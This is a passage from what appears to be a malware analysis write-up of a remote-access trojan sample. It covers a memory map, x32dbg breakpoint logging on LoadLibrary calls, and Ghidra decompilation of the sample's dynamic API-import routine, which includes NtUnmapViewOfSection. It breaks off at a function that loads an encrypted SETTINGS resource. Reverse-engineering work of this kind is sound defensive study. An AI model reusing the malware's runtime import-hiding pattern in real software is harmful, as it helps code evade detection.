0047B000	00004000	User	".reloc"		IMG	-R---	ERWC
00480000	00035000	User	Reserved		PRV		-RW--
004B5000	0000B000	User			PRV	-RW-G	-RW--
004F0000	00006000	User			PRV	-RW--	-RW--
004F6000	0000A000	User	Reserved (004F0000)		PRV		-RW--
00500000	00035000	User	Reserved		PRV		-RW--
00535000	0000B000	User			PRV	-RW-G	-RW--
00570000	00012000	User	Heap (ID 0)		PRV	-RW--	-RW--
00582000	000EE000	User	Reserved (00570000)		PRV		-RW--
00670000	000C5000	User	\Device\Harddiskvolume		MAP	-R---	-R---
00740000	000FC000	User	Reserved		PRV		-RW--
0083C000	00004000	User	Stack (8136)		PRV	-RW-G	-RW--
00840000	000FC000	User	Reserved		PRV		-RW--
0093C000	00004000	User	Stack (7492)		PRV	-RW-G	-RW--
00940000	000FC000	User	Reserved		PRV		-RW--
00A3C000	00004000	User	Stack (7232)		PRV	-RW-G	-RW--
6FAE0000	00001000	System	apphe1p.dll		IMG	-R---	ERWC
6FAE1000	00079000	System	".text"		IMG	ER---	ERWC
6FB5A000	00002000	System	".data"		IMG	-R---	ERWC
6FB5C000	00003000	System	".idata"		IMG	-R---	ERWC
6FB5F000	00017000	System	".rsrc"		IMG	-R---	ERWC
6FB76000	00006000	System	".reloc"		IMG	-R---	ERWC
70F40000	00001000	System	winmmbase.dll		IMG	-R---	ERWC
70F41000	0001A000	System	".text"		IMG	ER---	ERWC
70F5B000	00002000	System	".data"		IMG	-R---	ERWC
70F5D000	00002000	System	".idata"		IMG	-R---	ERWC
70F5F000	00001000	System	".didat"		IMG	-R---	ERWC
70F60000	00001000	System	".guids"		IMG	-R---	ERWC
70F61000	00002000	System	".rsrc"		IMG	-R---	ERWC
70F61000	00002000	System	".reloc"		IMG	-R---	ERWC
710F0000	00001000	System	winmm.dll		IMG	-R---	ERWC
710F1000	00016000	System	".text"		IMG	ER---	ERWC
71107000	00001000	System	".data"		IMG	-R---	ERWC
71108000	00003000	System	".idata"		IMG	-R---	ERWC
7110B000	00001000	System	".didat"		IMG	-R---	ERWC
7110C000	00001000	System	".guids"		IMG	-R---	ERWC
7110D000	00005000	System	".rsrc"		IMG	-R---	ERWC
71112000	00002000	System	".reloc"		IMG	-R---	ERWC
71320000	00001000	System	iertutil.dll		IMG	-R---	ERWC
71321000	00201000	System	".text"		IMG	ER---	ERWC
71522000	00008000	System	".data"		IMG	-R---	ERWC
7152A000	00003000	System	".idata"		IMG	-R---	ERWC
7152D000	00001000	System	".didat"		IMG	-R---	ERWC
7152E000	00001000	System	".isoapis"		IMG	-R---	ERWC
7152F000	00001000	System	".rsrc"		IMG	-R---	ERWC
71530000	0001D000	System	".reloc"		IMG	-R---	ERWC
72EF0000	00001000	System	gdiplus.dll		IMG	-R---	ERWC
72EF1000	0014C000	System	".text"		IMG	ER---	ERWC
7303D000	00002000	System	".data"		IMG	-R---	ERWC
7303E000	00003000	System	".idata"		IMG	-R---	ERWC

Opening the memory map in Ghidra, this can be rebased by using the house icon.




A quick and dirty way of getting context on what may be resolved from or sent to a particular API is to create a conditional breakpoint which logs the address information of all registers whenever an API call of interest is made. Breaking on LoadLibraryExW and LoadLibraryA in x32dbg by running the below command can be used as a starting point.


```
bp LoadLibraryExW
bp LoadLibraryA
```

These can then be edited to include 'Log Text' similar to the below.


```
LoadLibraryExW: eax:{a:eax} ebx:{a:ebx} ecx:{a:ecx} edx:{a:edx} ebp:{a:ebp} esp:{a:esp} esi:{a:esi} edi:{a:edi}
LoadLibraryA:  eax:{a:eax} ebx:{a:ebx} ecx:{a:ecx} edx:{a:edx} ebp:{a:ebp} esp:{a:esp} esi:{a:esi} edi:{a:edi}
```



By running the program, every time the breakpoint is hit, x32dbg will log the registers. Although it may seem noisy, this approach can quickly gain useful information. In this sample 'LoadLibraryA' appears to be used to get a handle on and load a number of functions at run time such as 'GetComputerNameExW', and 'GetSystemTimes' which are not explicitly imported by the RAT.




Glancing at this function in Ghidra makes it apparent that this is the [WinMain function](#) given it is running all subfunctions; however, the Ghidra decompiler has failed to identify this, and it is reporting only 3 parameters being passed to the function '0x400000', '0', and 'pcVar7'. By right clicking and editing the function this can be cleaned up.




Going through each datatype, this function can be fixed to more accurately replicate the WinMain function signature shown below.


```
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR lpCmdLine, int nCmdShow)
```



The end result is as follows:




Saving this and returning to the decompiled code shows something which makes a lot more sense. The instance is getting a handle to the current executable's DOS Header, passed parameters are being retrieved by '___get_narrow_winmain_command_line', and whether or not to show this application window is being retrieved from '___get_show_window_mode'.



A quick look at what's retrieved for the show window value shows this will always return 0.

Initial Analysis of WinMain Function in Ghidra

Combing over WinMain shows a large number of functions are present. The first function 'FUN_0041ae1a' at a glance looks like it is dynamically importing libraries to be used at runtime based on its API calls.



Examining the function confirms these suspicions, and also provides more context to the imported functions which were seen during dynamic analysis.

```

4 void FUN_0041ae1a(void)
5
6 {
7     HMODULE pHVar1;
8     char *pcVar2;
9     LPCSTR lpProcName;
10
11     pcVar2 = "GetModuleFileNameExA";
12     pHVar1 = LoadLibraryA("Psapi.dll");
13     _DAT_00471ac8 = GetProcAddress(pHVar1,pcVar2);
14     if (_DAT_00471ac8 == (FARPROC)0x0) {
15         pcVar2 = "GetModuleFileNameExW";
16         pHVar1 = GetModuleHandleA("Kernel32.dll");
17         _DAT_00471ac8 = GetProcAddress(pHVar1,pcVar2);
18     }
19     pcVar2 = "SetProcessDpiAwareness";
20     pHVar1 = LoadLibraryA("Psapi.dll");
21     DAT_00471ac0 = GetProcAddress(pHVar1,pcVar2);
22     if (_DAT_00471ac8 == (FARPROC)0x0) {
23         pcVar2 = "SetProcessDpiAwareness";
24         pHVar1 = GetModuleHandleA("Kernel32.dll");
25         DAT_00471ac0 = GetProcAddress(pHVar1,pcVar2);
26     }
27     pcVar2 = "SetProcessDpiAwareness";
28     pHVar1 = GetModuleHandleA("shcore");
29     DAT_00471aa4 = GetProcAddress(pHVar1,pcVar2);
30     if (DAT_00471aa4 == (FARPROC)0x0) {
31         pcVar2 = "SetProcessDpiAware";
32         pHVar1 = GetModuleHandleA("user32");
33         DAT_00471aa8 = GetProcAddress(pHVar1,pcVar2);
34     }
35     pcVar2 = "NtUnmapViewOfSection";
36
37     return;
38 }

```

```

CALL FUN_0041ae1a(void)
PFSET = 0xfffff000
<RETURN>
XREF[1]: WinMain:0040db27(c)
EBX
EBX, dword ptr [->KERNEL32.DLL::LoadLibraryA] = 0006c244
EBP
ESI
EDI
EBP, s_GetModuleFileNameExA_00469968 = "GetModuleFileNameExA"
EBP=>s_GetModuleFileNameExA_00469968 = "GetModuleFileNameExA"
s_Psapi.dll_00469980 = "Psapi.dll"
EBX=>KERNEL32.DLL::LoadLibraryA
ESI, dword ptr [->KERNEL32.DLL::GetProcAddress] = 0006c254
EAX
ESI=>KERNEL32.DLL::GetProcAddress
EDI, dword ptr [->KERNEL32.DLL::GetModuleHandleA] = 0006c364
[DAT_00471ac8],EAX = ??
EAX,EAX
LAB 0041ae59
EBP=>s_GetModuleFileNameExA_00469968 = "GetModuleFileNameExA"
s_Kernel32.dll_0046998c = "Kernel32.dll"
EDI=>KERNEL32.DLL::GetModuleHandleA
EAX
ESI=>KERNEL32.DLL::GetProcAddress

```

This can be renamed to something more meaningful such as 'FUN_Load_Imports'.

Decrypting SETTINGS Resource in Ghidra and x32dbg


Examining the next function 'FUN_0040e4a3', shows it immediately makes a call to 'FUN_004199a9' which appears to be getting the SETTINGS resource using FindResourceA and LoadResource, and is storing this into a byte stream to be used.

```


C:\> Decompiler: FUN_0040e4a3 - (stage4.bin)
1
2 void * FUN_0040e4a3(void)
3
4 {
5     byte *pbVar1;
6     int iVar2;
7     void * _Dst;
8     void *pvVar3;
9     uint _Size;
10    byte *local_424;
11    size_t local_420;
12    size_t sStack_41c;
